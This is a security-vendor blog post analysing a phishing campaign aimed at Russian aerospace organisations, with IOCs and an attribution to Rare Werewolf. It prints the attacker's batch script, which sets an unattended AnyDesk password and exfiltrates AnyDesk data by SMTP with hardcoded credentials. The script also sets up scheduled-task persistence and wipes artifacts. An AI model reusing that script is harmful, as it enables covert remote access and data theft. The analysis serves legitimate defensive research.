

From Invoice to AnyDesk: Uncovering a Phishing Campaign Targeting Russian Aerospace Organizations

 seqrite.com/blog/from-invoice-to-anydesk-uncovering-a-phishing-campaign-targeting-russian-aerospace-organizations

Seqrite

July 7, 2026




Fig1: Infection Chain

[Home](#) / [Technical](#) / From Invoice to AnyDesk: Uncovering a Phishing Campaign Targeting Russian Aerospace Organizations

Table of Contents

Introduction

Infection Chain

Technical Analysis

Conclusion

Indicators of Compromise (IOCs)

MITRE ATT&CK Mapping

Introduction

The Seqrite Threat Research Team identified a targeted spear-phishing campaign disguised as a legitimate business invoice. The phishing email impersonates a legitimate Russian research institute associated with aerospace and aviation systems and is delivered using a spoofed domain designed to mimic the organization. The malicious email contains a password-protected attachment that ultimately deploys additional payloads on the victim's system. Analysis indicates that the threat actor's primary objective is to establish persistent remote access by silently configuring **AnyDesk** for unattended access, exfiltrating AnyDesk configuration data to an attacker-controlled email account and implementing persistence mechanisms to retain long-term control of the compromised host.

The use of an aerospace-themed lure, combined with the observed tooling and operational tradecraft, closely aligns with previously documented campaigns attributed to **Rare Werewolf (also known as Librarian Ghouls)**, a threat actor known to target organizations in **Russia, Belarus, and Kazakhstan**, particularly those operating in the industrial enterprises, manufacturing companies, engineering institutions, aerospace and aviation organizations, rocket and space research entities, petrochemical facilities, and other strategically important sectors. Based on the available evidence, we suspect this activity to be linked with Rare Werewolf campaign.

Rare Werewolf group predominantly employs **living-off-the-land (LotL)** techniques by abusing legitimate software to blend into normal system activity. Initial access is typically achieved through invoice- or document-themed spear-phishing emails containing password-protected archives, which deploy self-extracting installers and command scripts. Subsequent stages leverage trusted utilities such as **AnyDesk**, **Blat** and **WinRAR**, while additional utilities such as **Tray Minimizer** are used to reduce user visibility. Public reporting has also documented the deployment of the **XMRig cryptocurrency miner** during post-compromise activity. However, **our analysis did not observe any cryptojacking activity in this sample**. We assess that cryptocurrency mining, if employed, is likely a **post-compromise objective** that the operators may deploy after establishing persistent remote access to the victim's environment.

Infection Chain




Fig1: Infection Chain

The above figure illustrates the overall infection chain observed during our analysis, beginning with a phishing email and culminating in the deployment of AnyDesk for persistent remote access. The attack leverages multiple legitimate utilities to establish persistence, exfiltrate data, and conceal its presence on the compromised system.

Technical Analysis

During analysis, we observed that the initial access starts with a spear-phishing email targeting Russian aerospace and electronics sectors. The email impersonates ФБУ “ВНИИР” (Federal Budgetary Institution “VNIIR”) and is sent from sales@vniir-avia.space with the subject “счет на оплату (или договор поставки, если требуется).” (“Invoice for payment (or supply contract, if required)”). vniir-avia.space domain was freshly registered. Threat actors register disposable lookalike domains for campaigns. The real VNIIR institute would use a long-established government domain (.ru / .gov.ru), not a brand-new “.space” domain. Email is sent to “undisclosed-recipients”, The “To” field is hidden, indicating a mass mailing campaign. Legitimate B2B invoices are addressed to a specific person. This email was bulk distributed to many recipients simultaneously.

To lure recipients into opening the attachment, the email contains a password-protected archive named **счет на оплату.rar**. The password (*dsa9568-4444*) was placed in the email body so the victim can open it and so scanners cannot inspect content. It is a common technique used to bypass email security controls and increase the likelihood of user execution. The message also displays the logo of the Russian Ministry of Industry and Trade to enhance legitimacy.




Fig 2: Phishing email with password-protected archive

Просим подтвердить возможность выполнения данного заказа, а также предоставить счет на оплату (или договор поставки, если требуется).

В случае необходимости готовы оперативно предоставить дополнительную информацию.

Благодарим за сотрудничество и рассчитываем на своевременную поставку.

Пароль: dsa9568-4444 ⚠ Password in email body — typical for malicious password-protected archives

Fig 3: Password of the attachment in the mail

The extracted executable was compiled using Delphi and programming language used is Pascal. One of the most interesting findings is Installer: Smart Install Maker (5.04), this tells us the executable is not just an application; it is an installer package built with Smart Install Maker meaning during execution it may drop multiple files, create folders, execute embedded executables, write registry keys, create services, run commands.




Fig 4: DiE snap details

Upon execution, the dropper opens a decoy pdf and writes multiple files under C:\temp\ChromiumTemp* folder.




Fig 5: Decoy pdf file

It executes a set of commands as shown below:



Fig 6: Dropper activities

One interesting finding is the way it writes files on the system. Attackers make use of “**echo>>**” to create new temporary file named “**mat-debug-*.txt**”. Then it adds commands to it and finally rename it with the “.cmd” file as shown in the image below.




Fig 7: Temporary txt file creation




Fig 8: Dropped files

We see a few files with extensions cmd – which are nothing but batch commands that are supposed to get executed one by one.




Fig 9: Connecting to C2 to download the malicious rar file

“xml_file.cmd” is trying to connect to the the C2 to download the malicious rar file. After that, rar file is extracted with the password mentioned in “xml_file1.cmd” – shown below (using driver.exe- which is a command-line archiver).




Fig 10: Cmd file extracting the malicious rar file in the next step

Rar file then extracts multiple components, including a portable AnyDesk instance, the Blat SMTP utility (blat.exe), Tray Minimizer, and a batch script (wctF522.bat).

Name	Date modified	Type	Size
Trays	8/8/2025 9:27 AM	File folder	
AnyDesk.exe	10/1/2024 10:12 AM	Application	4,877 KB
blat.exe	2/9/2022 10:19 PM	Application	240 KB
wctF522.bat	5/29/2026 9:23 AM	Windows Batch File	2 KB

Fig 11: Contents of the malicious rar file

Name	Date modified	Type	Size
locale	7/21/2025 9:45 AM	File folder	
4t-min.chm	5/27/2016 7:19 PM	Compiled HTML ...	217 KB
4t-min_pad.xml	8/8/2017 8:22 PM	XML Document	15 KB
4t-min64.exe	5/9/2016 4:12 PM	Application	270 KB
7z.dll	4/15/2010 3:07 PM	Application extens...	269 KB
company	10/6/2024 2:10 PM	Internet Shortcut	1 KB
contact	10/6/2024 2:10 PM	Internet Shortcut	1 KB
delReg.exe	9/17/2002 6:18 PM	Application	46 KB
faq	10/6/2024 2:10 PM	Internet Shortcut	1 KB
File_id.diz	8/8/2017 8:22 PM	DIZ File	1 KB
license.txt	8/8/2017 8:22 PM	Text Document	3 KB
newsletter	10/6/2024 2:10 PM	Internet Shortcut	1 KB
order.txt	8/8/2017 8:22 PM	Text Document	2 KB
order	10/6/2024 2:10 PM	Internet Shortcut	1 KB
product	10/6/2024 2:10 PM	Internet Shortcut	1 KB
readme.txt	8/8/2017 8:22 PM	Text Document	7 KB
ShellEh6055.dll	12/16/2016 1:31 PM	Application extens...	56 KB
ShellEh6055x64.dll	12/16/2016 1:49 PM	Application extens...	115 KB
Tray.dll	4/12/2016 7:15 PM	Application extens...	81 KB
Trays.exe	8/8/2017 8:22 PM	Application	1,973 KB
unins000.dat	10/6/2024 2:10 PM	DAT File	21 KB
unins000.exe	10/6/2024 2:10 PM	Application	1,176 KB
Whatsnew.txt	8/8/2017 8:22 PM	Text Document	2 KB
wishlist	10/6/2024 2:10 PM	Internet Shortcut	1 KB

Fig 12: Contents of the tray folder

The tray utility is also run along with the other executions

```
start C:\temp\ChromiumTemp31396_681646437\Trays\Trays.exe -tray
```

Fig 13: Cmd command executing the tray utility

While exploring the Trays folder, we observe it contains multiple executables, DLLs, documentation, and supporting files associated with the legitimate **4t Tray Minimizer** application. The directory includes the primary executable (Trays.exe), supporting libraries (Tray.dll, ShellEh6055.dll, ShellEh6055x64.dll), installer/uninstaller components, and various application resources, indicating that the complete application was bundled within the archive rather than a standalone executable.

The cmd file also runs the batch file as shown below




Fig 14

The execution of the batch script (wctF522.bat) revealed that it:

1. First introduces an execution delay of approximately one minute using ping -n 60 127.0.0.1, likely to ensure that extraction completes and potentially evade automated sandbox environments.
2. Configures unattended AnyDesk access by supplying a predefined password **QWERTY1234566** to the AnyDesk command-line interface using the -set-password option. It extracts and deploys the portable AnyDesk package under %ProgramData%\AnyDesk, allowing remote connections without requiring user interaction. And it also launches the deployed AnyDesk executable after extraction.
3. Creates archive AnyDesk.rar with password **limpid2903392** containing configuration files, client identifiers, connection settings, logs, and certificates.
4. The archive is subsequently exfiltrated via SMTP using **Blat**.
5. Creates a scheduled task named "Auto apdate" that executes Trays.exe -tray at user logon with the Highest run level, establishing persistence.
6. Deletes temporary command (.cmd), text (.txt), archive (.rar), executable (.exe), and PDF (*.pdf) files from the temporary working directory to remove artifacts and hinder forensic analysis.

```

del /q %systemdrive%\temp\ChromiumTemp31396_681646437\*.cmd
del /q %systemdrive%\temp\ChromiumTemp31396_681646437\*.txt
ping -n 60 127.0.0.1
echo QWERTY1234566 | "%systemdrive%\temp\ChromiumTemp31396_681646437\AnyDesk\AnyDesk.exe" --set-password
_unattended_access
%systemdrive%\temp\ChromiumTemp31396_681646437\driver.exe a -r -ep -hplimpid2903392 %systemdrive%
\temp\ChromiumTemp31396_681646437\AnyDesk.rar %ProgramData%\AnyDesk /y
%systemdrive%\temp\ChromiumTemp31396_681646437\blat.exe -to in@okbm-bus.nl -f "AnyDesk<out@okbm-bus.nl>" -server
mail.versio.nl -port 587 -u out@okbm-bus.nl -pw "Q8K2C7Nyfy5gF3BsQ262" -subject "AnyDesk %COMPUTERNAME%\%USERNAME%"
%systemdrive%\temp\ChromiumTemp31396_681646437\AnyDesk.rar"
schtasks /create /tn "Auto update" /tr "%systemdrive%\temp\ChromiumTemp31396_681646437\Trays\Trays.exe\" -tray /sc
onlogon /rl highest /f
del /q %systemdrive%\temp\ChromiumTemp31396_681646437\*.rar
del /q %systemdrive%\temp\ChromiumTemp31396_681646437\*.exe
del /q %systemdrive%\temp\ChromiumTemp31396_681646437\*.pdf

```

Fig 15: The malicious batch file

Blat.exe is a legitimate command-line SMTP client commonly abused by threat actors for data exfiltration. While Blat supports sending emails, SMTP authentication, file attachments, and command-line automation, our analysis indicates that it is used exclusively to exfiltrate the archived AnyDesk data to attacker-controlled infrastructure.




Fig16: Blat.exe file

Wireshark network capture image shows that the archive (AnyDesk.rar) is subsequently exfiltrated via SMTP using **Blat**, leveraging the server **mail.versio.nl** to send from **out@okbm-bus.nl** to **in@okbm-bus.nl**, with the email subject formatted as **AnyDesk %COMPUTERNAME%\%USERNAME%** to uniquely identify the compromised host.

Date: Tue, 30 Jun 2026 13:31:21 +0530
From: AnyDesk<out@okbm-bus.nl>
To: in@okbm-bus.nl
X-Mailer: Blat v3.2.24, a Win32 SMTP/NNTP mailer http://www.blat.net
Message-ID: <01dd0866\$Blat.v3.2.24\$a385baff\$98e8571e09@mail.versio.nl>
Subject: AnyDesk ██████████ Administrator
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="=_BlatBoundary-ucRQMNC6BFxrMjGxoIieR"

This is a multi-part message in MIME format.

--=_BlatBoundary-ucRQMNC6BFxrMjGxoIieR
Content-Description: Mail message body
Content-Transfer-Encoding: 7BIT
Content-Type: text/plain;
charset="ISO-8859-1"

AnyDesk ██████████ Administrator

--=_BlatBoundary-ucRQMNC6BFxrMjGxoIieR
Content-Type: application/octet-stream;
name="AnyDesk.rar"
Content-Transfer-Encoding: BASE64
Content-Disposition: ATTACHMENT;
filename="AnyDesk.rar"

UmFyIRoHAM6Zc4AADQAAAAAACv3u1jgZM1QADQr5Lmf7pm63L5wpRYUPLBiQMwdNFAIXyWV3
1iWQe0hZPOmUcS3Di6pkwQJpfuOwW666STZLM3eqv/q2lHUwf/hoe00WzTPKoJa01crBOyLNxDtb

Fig 17: Exfiltrating archived anydesk data




Fig 18: Extracted rar file Data

These are the contents of AnyDesk's service.conf and system.conf files, which store AnyDesk's local configuration on an infected host. The observed activities indicate that the campaign is designed to establish and maintain **covert remote access** to the victim environment. The exfiltration of the password-protected AnyDesk.rar archive, containing AnyDesk deployment and configuration data, likely provides the operators with the information required to manage the **deployed remote access** instance. Together with unattended access configuration, scheduled task persistence, and the concealment of the AnyDesk interface, these actions enable the attacker to retain long-term access to compromised systems and reconnect as operational objectives require.

Finally, the script deletes temporary archives, executables, and PDF files from the staging directory, reducing forensic artifacts and hindering post-compromise investigation.

Conclusion

Our analysis demonstrates a multi-stage phishing campaign that abuses legitimate software to establish persistent remote access while minimizing its forensic footprint. Rather than relying on sophisticated custom malware, the operators leverage trusted utilities including AnyDesk, Blat, a modified WinRAR executable (driver.exe), and Tray Minimizer to achieve persistence, exfiltrate deployment data, conceal remote access activity,

and remove execution artifacts. This living-off-the-land approach enables the campaign to blend into legitimate system activity while reducing the likelihood of detection.

Although definitive attribution cannot be made based solely on the available artifacts, the observed tradecraft closely aligns with publicly documented Rare Werewolf (Librarian Ghouls) campaigns. The infection chain, tooling, targeting, and operational methodology exhibit significant overlap with previously reported activity, including campaigns documented during 2025.

In addition to the analyzed sample, we observed multiple related samples exhibiting the same operational workflow over the past several months. While the phishing lures, filenames, and payload hashes varied, the consistent use of the same utilities and execution methodology suggests an ongoing campaign in which the threat actor refreshes individual artifacts while retaining its underlying tradecraft. This consistency reinforces our assessment that the activity is likely part of a broader and continuing operation rather than an isolated incident.

Trojan.Anydesk.S39566972

Script.Trojan.Dropper.50878.GC

Script.Trojan.Dropper.50879

Multi-Stage Payload Download and Execution via Curl and Command Shell

Remote Access Tool Staging and SMTP Data Exfiltration

Indicators of Compromise (IOCs)

47854deb456cb08c651b7f9ae2f9d87c72d0719de6af233340632efb3c1980f4

12648cd9d425f78db2dbc6e03c14f11e6ac6aadf8b3975c23cce9519e2b58d33

F57e010541fb4ccbf23aefc4a827f753a6ff3f8792d9c04c3eea83f6963c6bae

